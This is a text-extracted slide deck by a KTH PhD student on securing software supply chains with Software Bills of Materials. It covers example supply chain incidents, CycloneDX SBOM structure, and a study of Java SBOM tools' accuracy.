Securing Software Supply Chains Using Software Bill of Materials

Aman Sharma
https://algomaster99.github.io/

PhD Student at KTH Royal Institute of Technology

Outline

Who am I?

Indian Institute of Technology Roorkee, India

- Received Bachelor of Technology in 2021
- Was a part of Information Management Group


KTH Royal Institute of Technology, Sweden

- Joined as a Research Engineer in 2021
- Worked on `Sorald`, `Collector-Sahab`, and other projects in the research group
- Switched to a PhD student in February 2023
- Funded by CHAINS to work on Software Supply Chain Security
- Supervised by Martin Monperrus and Benoit Baudry

What my PhD is about?

- Research into building safeguard to protect software from malicious actors.
- The focus of attackers has shifted from "push" to "pull".
- Questions:
  - How to prevent "pull" type of attacks?
  - How to leverage software transparency?
  - How to ensure that third-party software does not comprise your own software?

Source: Software Transparency by Chris Hughes, Tony Turner, Allan Friedman, Steve Springett



What is a Software Supply Chain?

"The sequence of steps resulting in the creation of an artifact."

SLSA


" The software supply chain is made up of everything and everyone that touches your code in the software development lifecycle (SDLC), from application development to the CI/CD pipeline and deployment."

RedHat

"A software supply chain is composed of the components, libraries, tools, and processes used to develop, build, and publish a software artifact."

Wikipedia

Software Supply Chain Attack



A: Submit unauthorized changes

B: Compromise source repo

C: Build from modified source

D: Use compromised dependency

E: Compromise build process

F: Upload modified package


G: Compromise package registry

H: Use compromise package

Source: https://slsa.dev/spec/v1.0/threats-overview


Log4shell (2021)

- Attack on popular logging library Log4J for Java
- The bug in the library allowed remote code execution (more on this later)
- Could have detected it with SBOM
- Link to attack - https://github.com/cncf/tag-security/blob/main/supply-chain-security/compromises/2021/log4j.md




GCP Golang Buildpacks Old Compiler Injection (2022)

- Old version of go compiler pulled
- Old compiler versions have known vulnerabilities
- Could have detected it with SBOM
- Link to attack - https://github.com/cncf/tag-security/blob/3c63c2b4fd7763479222766b89cc5ff81eba9291/supply-chain-security/compromises/2022/golang-buildpacks-compiler.md



NPM Package mathjs-min Contains Credential Stealer (2023)

- Classic case of brandjacking attack
- Attacker added a code for stealing Discord tokens in the newly created package
- Could have detected it with SBOM
- Link to attack - https://github.com/cncf/tag-security/blob/main/supply-chain-security/compromises/2023/mathjs-min.md



All three of these attacks could have been detected using <u>SBOM</u>

But what is an SBOM?

What is an SBOM?

“A Software Bill of Materials (SBOM) is a formal, machine-readable inventory of software components and dependencies, information about those components, and their hierarchical relationships.”

-- National Telecommunication and Information Adminstriation (NTIA)

Source: https://www.ntia.gov/sites/default/files/publications/sbom_at_a_glance_apr2021_0.pdf

- Its sole motive is to make software transparent
- Analogous to food label
- A safeguard for supply chain attacks
  - Executive Order on Improving the Nation’s Cybersecurity in 2021 (https://www.whitehouse.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/)

Content of an SBOM

- Metadata
- Project
- Dependencies
- Relationship between dependencies and projects

Source: https://cyclonedx.org/

Source: https://spdx.dev/

Content of an SBOM: Metadata

```
{ "bomFormat" : "CycloneDX",
 "specVersion" : "1.4",
 "metadata" : {
   "timestamp" : "2023-02-20T16:14:42Z",
   "tools" : [
     { "name" : "CycloneDX Maven plugin",
       "version" : "2.7.5" }
   ],
```

Content of an SBOM: Project

```
"component" : {
     "group" : "org.asynchttpclient",
     "name" : "async-http-client-project",
     "version" : "2.12.3",
     "hashes" : [ { "alg" : "SHA-512",
         "content" : "e5435852...7b3e6173"}, ... ],
     "licenses" : [...],
     "externalReferences" : [ {
       "url" : "http://github.com/AsyncHttpClient/async-http-client" }
     ],
     "bom-ref" : "pkg:maven/org.asynchttpclient/async-http-client-
project@2.12.3?type=pom"
   }
```

Content of an SBOM: Libraries & Relationships

```
"components" : [
   { "group" : "com.sun.activation",
     "name" : "jakarta.activation",
     "version" : "1.2.2",
     "bom-ref" : "pkg:maven/com.sun.activation/jakarta.activation@1.2.2?type=jar"
   } ...
 ],
"dependencies" : [ {
     "ref" : "pkg:maven/org.asynchttpclient/async-http-client-
project@2.12.3?type=pom",
     "dependsOn" : [
       "pkg:maven/com.sun.activation/jakarta.activation@1.2.2?type=jar"
       ....
     ]
   } ... ] }
```


Use cases of SBOM

- Vulnerability analysis
- End of life management
- License checking
- Reduce code debloat
- Blacklist certain components

How is the quality of SBOM in Java Ecosystem?

Paper Link: https://arxiv.org/abs/2303.11102

Published in [IEEE Security & Privacy 2023](#)



Challenges of Producing Software Bill Of Materials for Java

Musard Balliu, Benoit Baudry, Sofia Bobadilla, Mathias Ekstedt, Martin Monperrus, Javier Ron, Aman Sharma, Gabriel Skoglund, César Soto-Valero, Martin Wittlinger

{musard, baudry, sofbob, mekstedt, monperrus, javierro, amansha, gabsko, cesarsv, marwit}@kth.se

Abstract—Software bills of materials (SBOM) promise to become the backbone of software supply chain hardening. We deep-dive into 6 tools and the accuracy of the SBOMs they produce for complex open-source Java projects. Our novel insights reveal some hard challenges regarding the accurate production and usage of software bills of materials.

Introduction

Modern software applications are virtually never built entirely in-house. As a matter of fact, they reuse many third-party dependencies, which form the core of their software supply chain [1]. The large number of dependencies in an application has turned into a major challenge for both security and reliability [2]. For example, to compromise a high-value application, malicious actors can choose to attack a less well-guarded dependency of the project [3]. Even when there is no malicious intent, bugs can propagate through the software supply chain and cause breakages in applications [4]. Gathering accurate, up-to-date information about all dependencies included in an application is, therefore, of vital importance.


The Software Bill of Materials (SBOM) has recently emerged as a key concept to enable principled engineering of software supply chains. This takes the well-known concept of 'bill of materials' for manufacturing physical goods into the world of software development. The purpose of an SBOM is to capture relevant information about the internals of a software artifact. First and foremost, an SBOM is expected to include a complete inventory of all the third-party dependencies of the artifact.

Accurate SBOMs are essential for software supply chain management [5], vulnerability tracking, build tampering detection [6], and high software integrity. For example, software developers leverage SBOMs to identify vulnerable software components in a timely manner. This is usually done by matching

in the popular Java logging component Log4J was discovered. This component was extensively used by a large number of open-source and proprietary projects, and consequently, it was a tedious and costly endeavour to identify all impacted projects [7]. Had all these Java projects published an SBOM, it would have facilitated the precise identification and remediation of vulnerable applications.

The software supply chain of modern applications includes hundreds of components, and to have humans producing SBOMs by hand is an unreasonable, time-consuming, and error-prone task. Yet, the full automation of SBOM production is a process that poses several challenges [8]. First, the SBOM must elicit all direct dependencies, which are explicitly declared by the application's developers in a build configuration file, as well as the indirect dependencies that come from the transitive closure of dependencies. Tracking down every single dependency that is being used is hard when software architectures are formed by deeply nested components, some of which are potentially resolved at runtime. Identifying the exact version of a binary dependency in an SBOM is even harder as this requires tracing the binary components back to source code repositories. Second, while some package managers are able to list the dependencies, SBOMs are meant to include extra information about the software supply chain, such as checksums for all dependencies and data about third-party tools used in the build. Finally, the SBOM aims at being both human-readable for auditing and legal cases, as well as machine-readable for automatic verification. These challenges open an exciting

Analysis of SBOMs



Qualitative Analysis

SBOM Producer*	Checksums	Hierarchy	Deterministic	Production Step	Scope
Build-Info-Go	3	✓	✗	Build	✗
cdxgen	8	✓	✓	Build	✓
cyclonedx-maven-plugin	8			Build	✓
depscan	8			Source	✓
jbom	2			Analyzed	✓
OpenRewrite	0	✓	✓	Build	✓

Takeaway: Choose SBOM producer according to what you need


*Versions of the tool are as of 05/05/2023


Ground Truth: Maven Dependency Tree

- Maven plugin to get the dependency tree of the project
- Integral part of the Maven build system
- Proven by use; first release in 2007
- It uses the same maven resolver as the build
- Returns group ID, artifact ID, and version of each dependency
    - Example: 'fr.inria.gforge.spoon:spoon-core:10.3.0'
    - fr.inria.gforge.spoon is the group ID
    - spoon-core is the artifact ID
    - 10.3.0 is the version

Metrics Computation

We compute precision and recall based on group ID, artifact ID, and version



